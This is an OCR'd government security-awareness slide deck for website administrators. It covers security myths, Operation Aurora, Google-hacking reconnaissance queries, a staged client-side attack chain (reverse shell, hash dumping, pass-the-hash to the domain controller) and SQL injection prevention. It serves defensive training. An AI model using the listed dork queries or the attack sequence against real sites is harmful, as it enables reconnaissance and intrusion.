
Security Awareness
For Website Administrators


State of Illinois
Central Management Services
Security and Compliance Solutions

BCCS
Keeping You Connected

Common Myths


- Myths
  - I’m a small target
  - My data is not important enough
  - We’ve never been hacked
  - My firewall protects us
  - My password is strong
  - I’m too busy






BCCS
Keeping You Connected

Layered Security





BCCS
Keeping You Connected

Operation Aurora

- Targeted Google, Adobe and 32 other companies
- Spear phishing originating from friends e-mail
- Array of zero-day exploits and encryption
- Illinois & Texas servers used for C&C
- Sought source-code, human rights activist's e-mail and more
- Google may pull out of China

www.wired.com/threatlevel/2010/01/operation-aurora/

BCCS
Keeping You Connected


Discovery – Google hacking

- Password site:yoursite.com
- Filetype:doc site:yoursite.com classified
- Intitle:index.of “parent directory” site:yoursite.com
- Archive.org

BCCS
Keeping You Connected

Client-side Exploitation Example

- Step 0: Attacker Places Content on Trusted Site




Trusted Site
Attacker places content on trusted web site
0
Internet
Attacker
WWW
DNS
Firewall Infrastructure
Server with Secrets
Enterprise Domain Controller
Enterprise Network
Windows Machine with unpatched client-side program
Fully Patched Windows Client

BCCS
Keeping You Connected

Client-side Exploitation Example

- Step 1: Client-Side Exploitation



Trusted Site
WWW
DNS
Server with Secrets
Enterprise Domain Controller
Internet
Enterprise Network
Firewall Infrastructure
Attacker
1
Windows Machine with unpatched client-side program
Fully Patched Windows Client

Exploit client-side vulnerability to install and run code on upatched victim machine

Keeping You Connected

Client-side Exploitation Example


- Step 2: Establish Reverse Shell Backdoor Using HTTPS


Trusted Site
WWW
DNS
Server with Secrets
Enterprise Domain Controller
Internet
Enterprise Network
Firewall Infrastructure
Attacker
2
Activate reverse shell backdoor using HTTPS to control victim machine
Windows Machine with unpatched client-side program
Fully Patched Windows Client

Keeping You Connected

Client-side Exploitation Example


- Step 3 & 4: Dump Hashes and Use Pass-the-Hash Attack to Pivot


Trusted Site
DNS
WWW
Internet
Attacker
Firewall Infrastructure
Server with Secrets
Enterprise
E Network
Using victim's password hash, launch pass-the-hash attack to gain shell access to fully patched client... as admin. Dump all local hashes from this system.
3
4
Dump password hashes from compromised internal system
Windows Machine with unpatched client-side program
Fully Patched Windows Client

BCCS Keeping You Connected

Client-side Exploitation Example


- Step 5: Pass the Hash to Compromise Domain Controller


Use another admin-level account to compromise domain controller via pass the hash
Trusted Site
WWW
DNS
Server with Secrets
Enterprise Domain Controller
Internet
Firewall Infrastructure
Enterprise Network
5
Attacker
Windows Machine with unpatched client-side program
Fully Patched Windows Client

BCCS
Keeping You Connected

www.sans.org/top-cyber-security-risks/#summary

Types of hacking used for Data Breaches



BCCS
Keeping You Connected

www.verizonbusiness.com/resources/security/reports/2009_databreach_rp.pdf

SQL Injection

- Occurs when an attacker is able to insert a series of SQL statements into a 'query' by manipulating data input into an application
- #2 attack vector on the web
- 11% of sites are vulnerable to SQL injection
  - Demo : SQL injection

BCCS
Keeping You Connected

SQL Injection

- Prevention
  - Never trust user input
    - Validate user-supplied input for type, length, format and range (ex. username and password)
    - Validate text input to ensure only allowed characters are present (regular expressions are preferred)
  - Never use Dynamic SQL
    - Use parameterized queries or stored procedures to access a database

